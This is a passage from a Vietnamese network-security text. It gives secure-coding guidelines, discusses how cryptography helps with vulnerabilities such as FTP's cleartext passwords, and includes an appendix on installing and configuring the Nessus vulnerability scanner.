4. File và thư mục: luôn luôn sử dụng tên đường dẫn đầy đủ cho bất kỳ đối số file nào. Dứt khoát thay đổi các thư mục thành các thư mục thích hợp tại vị trí chương trình bắt đầu. Nếu tạo một file mới, sử dụng cờ O_EXCL và O_CREAT để bảo đảm rằng các file chưa tồn tại. Không tạo các file trong những thư mục bất cứ ai cũng có thể ghi. Sử dụng lstat() để chắc chắn rằng không phải là file liên kết nếu thích hợp. Thiết lập các giá trị giới hạn không cho phép tạo ra các file trung tâm nếu chương trình bị lỗi. Nếu sử dụng các file tạm, coi như sử dụng các lời gọi hệ thống tmpfile() hoặc mktemp() để tạo ra chúng.
5. Việc đăng nhập (Logging Events): Chỉ đăng nhập với những thông tin có liên quan bao gồm ngày tháng, thời gian, uid và uid có hiệu lực, gid và gid có hiệu lực, thông tin về các thiết bị đầu cuối, pid, các tham số dòng lệnh, các lỗi và máy chủ gốc. Chắc chắn rằng bản thân các file log vẫn giữ nguyên giới hạn về kích cỡ.
6. Làm cho các phần tới hạn của chương trình càng ngắn và đơn giản càng tốt
7. Nhận biết các điều kiện: các điều kiện bế tắc, các điều kiện về sự tạo thành chuỗi.
8. Không quy định các thông tin xác thực dưới dạng văn bản rõ
9. Sử dụng các phiên mã hoá để che dấu thông tin xác thực
10. Đừng bao giờ sử dụng các lời gọi hệ thống system() và popen()
11. Ngăn chặn việc tạo ra các shell scripts setuid và setgid

12. Không thừa nhận các kết nối từ các cổng có số hiệu thấp là hợp pháp và đáng tin cậy. Không thừa nhận các địa chỉ IP nguồn không hợp pháp. Đặt các timeout và các giới hạn mức load tại các yêu cầu đọc định hướng mạng vào (incomming network-oriented read requests). Đặt các timeout tại các yêu cầu ghi định hướng mạng ra (outgoing network-oriented write requests)
13. Các thư viện và các trình biên dịch phải mạnh. Có các mã kiểm tra tính vững chắc bên trong. Sử dụng thông thạo các trình biên dịch, với gcc dùng các cờ Wall-ansi-pedantic. Sử dụng các thư viện an toàn
14. Các mã đã được những người khác xem xét lại. Ví dụ các sản phẩm thương mại như Core Builder và SuperStack II hubs của 3Com bị khám phá ra là có các mật khẩu cửa sau bí mật ("secret" backdoor passwords)
15. Thử nghiệm một cách chu đáo. Thử nghiệm các phần mềm bằng phương pháp giống với cách mà cracker thực hiện. Thử tràn mọi bộ đệm dưới dạng gói. Thử lạm dụng các tuỳ chọn dòng lệnh. Thử tạo ra mọi loại điều kiện có thể xảy ra. Bên cạnh đó còn có các nhà thiết kế và các nhà ứng dụng cũng thử nghiệm các mã chương trình. Nhận biết các tin tức thử nghiệm được đưa ra; gcc-pg-a làm cho chương trình tạo một file bb.out, file này rất có lợi trong việc xác định các thử nghiệm của bạn có hiệu qủa như thế nào đối với toàn bộ các phần của mã chương trình.
16. Sử dụng các đặc tả hình thức. Ở mức tối thiểu phát triển các điều kiện pre và các điều kiện post (pre-and post- condition) một cách cẩn thận bằng tiếng Anh

4. Mật mã và các lỗ hổng bảo mật

Phần lớn các lỗ hổng bảo mật xuất hiện là do mã nguồn của hệ điều hành hoặc các ứng dụng có chứa các lỗi giúp kẻ tấn công lợi dụng để thâm nhập vào hệ thống và làm cho hệ thống bị tổn thương. Một phần khác là do người sử dụng có các sai sót trong khai thác và vận hành hệ thống, thông qua đó các lỗ hổng được bộc lộ rõ hơn và kẻ tấn công dễ dàng khai thác hơn.

Vấn đề đặt ra là mật mã có vai trò gì trong việc phát hiện, lấp vá và hạn chế lỗ hổng.

Nói chung, mật mã không thể có vai trò gì trong việc phát hiện lỗ hổng mà mật mã chỉ có thể là công cụ góp phần khắcphục một số lỗ hổng đã xuất hiện hoặc hạn chế sự xuất hiện của các lỗ hổng.

Mật mã có thể được sử dụng để mã hoá mật khẩu, xác thực người sử dụng truyền trên kênh nhằm ngăn ngừa kẻ tấn công lấy được mật khẩu và có được

đăng nhập hợp pháp vào hệ thống, khi đó kẻ tấn công dễ dàng tấn công hệ thống hơn. Chúng ta có thể sử dụng các thuật toán mật mã phức tạp để mã hoá mật khẩu và xác thực người dùng như IDEA, RSA,...

Chẳng hạn FPT deamon của Unix được dùng để phân phối các file đến người dùng nặc danh hoặc được xác thực (qua username và password). Tuy nhiên với FTP được xác thực yêu cầu username và password nhưng nó lại truyền đi qua mạng dưới dạng rõ nên cho phép người thứ ba nghe trộm các trao đổi uỷ quyền. Do đó có thể trong trường hợp root lại lấy một file từ các máy khác nhưng lại yêu cầu xác thực mà password của root lại không được mã hoá trên đường truyền, rất có thể kẻ tấn công bằng một cách nào đó lấy được password của root, như vậy chúng có thể đăng nhập hợp pháp vào hệ thống với đặc quyền root, khi đó khó mà lường trước được những tổn thất xảy ra đối với hệ thống. Trong trường hợp này, mật mã có thể là một giải pháp để khắc phục bằng cách mã hoá password trên đường truyền.

Có thể thấy rằng mật mã với chức năng chủ yếu là mã hoá và xác thực nên cũng chỉ có vai trò khắc phục các lỗ hổng xuất hiện liên quan đến vấn đề mã hoá mật khẩu và xác thực người dùng mà thôi. Nhưng như thế cũng là đóng góp lớn bởi rất nhiều tấn công đã xuất hiện do kẻ tấn công có truy nhập hợp pháp vào hệ thống thông qua việc đánh cắp mật khẩu của người sử dụng.

PHỤ LỤC

MỘT SỐ PHẦM MỀM GIÁM SÁT AN NINH MẠNG

1. Nessus

Nessus là một trong những công cụ quét các điểm yếu trong mạng khá phổ biến. Thông tin nhận được từ nessus là các dịch vụ đang được chạy trong mạng, đồng thời nessus không chỉ cho biết các điểm yếu trong mạng mà nó còn đưa ra những những lời khuyên cho người dùng về các biện pháp khắc phục hoặc ngăn chặn cracker lợi dụng các lỗ hổng bảo mật được tìm thấy để tấn công mạng. Nessus cũng đưa ra các cảnh báo đối với các ứng dụng dễ bị tấn công đang được chạy trong mạng và phân loại các mức rủi ro đối với các lỗ hổng bảo mật được tìm thấy. Với mô hình client-server, tuỳ thuộc vào cấu hình mạnh hay yếu của máy trạm chạy server mà ta có thể quét đồng thời hai hay mười hoặc bốn mươi host.

1.1 Cấu trúc chương trình

Nessus gồm hai phần: **nessus** client và **nessus** server **(nesssusd)**. Phần server bắt buộc phải cài đặt và thực thi trên một hệ thống Linux, còn phần client có thể chạy trên một máy Linux hoặc Windows.

1.2 Cài đặt chương trình

Để cài đặt Nessus trên một hệ thống máy tựa Unix chúng ta cần có bốn file sau:

- **nessus-libraries-x.x.tar.gz**
- **libnasl-x.x.tar.gz**
- **nessus-core.x.x.tar.gz**
- **nessus-plugins.x.x.tar.gz**

Trước hết cần giải nén các file trên để được các thư mục tương ứng, sau đó tiến hành cài đặt theo thứ tự sau:

*Cài đặt **nessus-libraries**

- Chuyển vào thư mục **nessus-libraries**

```
cd nessus-libraries
```

- Chạy **configure**

```
./configure
```

- Thực thi **make** và **make install**

```
make
make install
```

* Cài đặt **libnasl:** Tương tự như cài đặt **nessus-libraries**

- **cd libnasl**
- **./configure**

- **make**
- **make install**

* Sau đó cài đặt **nessus-core nessus-plugins** theo trình tự như trên

Chú ý:

- Nếu cài đặt trên hệ thống Linux thì trong file **/etc/ld.so.conf** cần có thêm **/usr/local/lib**, sau đó tại dòng lệnh gõ **ldconfig.**
- Nếu ứng dụng client không muốn sử dụng ở chế độ GTK, ta có thể sử dụng ở chế độ dòng lệnh bằng cách thêm tuỳ chọn --**disable-gtk** khi xây dựng **nessus-core** như sau:

```
cd nessus-core ; ./configure --disable-gtk ; make && make install
```

1.3 Cấu hình và chạy thử

Sau khi đã tiến hình cài đặt như trên, chúng ta tiến hành cấu hình **nessusd** và **nessus** client như sau:

* Cấu hình **nessus server (nessusd):**

- Tạo tài khoản **nessusd**: Tiện ích **nessus-adduser** cho phép tạo một tài khoản mới.

```
# nessus-adduser

Addition of a new nessusd user
------------------------------

Login : renaud
Authentication (pass/cert) [pass] : pass
Password : secret

User rules
----------
nessusd has a rules system which allows you to restrict
the hosts that renaud2 has the right to test. For instance,
you may want him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules
syntax

Enter the rules for this user, and hit ctrl-D once you
are done :
(the user can have an empty rules set)

deny 10.163.156.1
allow 10.163.156.0/24
default deny
```

```
Login               : renaud
Password            : secret
DN                  :
Rules               :
deny 10.163.156.1
allow 10.163.156.0/24
default deny

Is that ok (y/n) ? [y] y
user added.
```

- Cấu hình nessus daemon: Trong file /usr/local/etc/nessus/nessusd.conf ta có thể thiết lập một số tuỳ chọn cho nessusd . Thông thường ở đó chúng ta chỉ rõ các tài nguyên mà ta muốn nessusd sử dụng.


Sau khi đã cấu hình nessusd, ta có thể khởi động nessusd bằng quyền root như sau:

```
nessusd -D
```

* Cấu hình client


Phần trên chúng ta đã cấu hình **nessusd**, bây giờ ta có thể thực hiện kết nối đến nó như một người dùng bình thường

- Gõ lệnh **nessus** từ dấu nhắc dòng lệnh




Mỗi lần kết nối xong, nút **Login** sẽ chuyển thành **Logout** và nhãn **Connected** xuất hiện bên trái.

- Cấu hình kiểm tra an toàn




- Thiết lập các quyền ưu tiên plugins




Có thể đưa ra các thông tin khác cho một số kiểm tra an toàn bằng cách biên tập trực tiếp từ bảng này.

- Các tuỳ chọn scan:

Phần này sẽ chọn cổng để quét, và số máy quét đồng thời và số lượng thành phần quét đồng thời trên mỗi máy. Nếu muốn quét một firewalled web server ta kiểm tra tuỳ chọn **"consider unscanned ports as closed"** và chỉ rõ cổng số 80, điều này sẽ được thực hiện ngay lập tức




- Chỉ định địa chỉ các máy cần quét



- Thiết lập luật quét

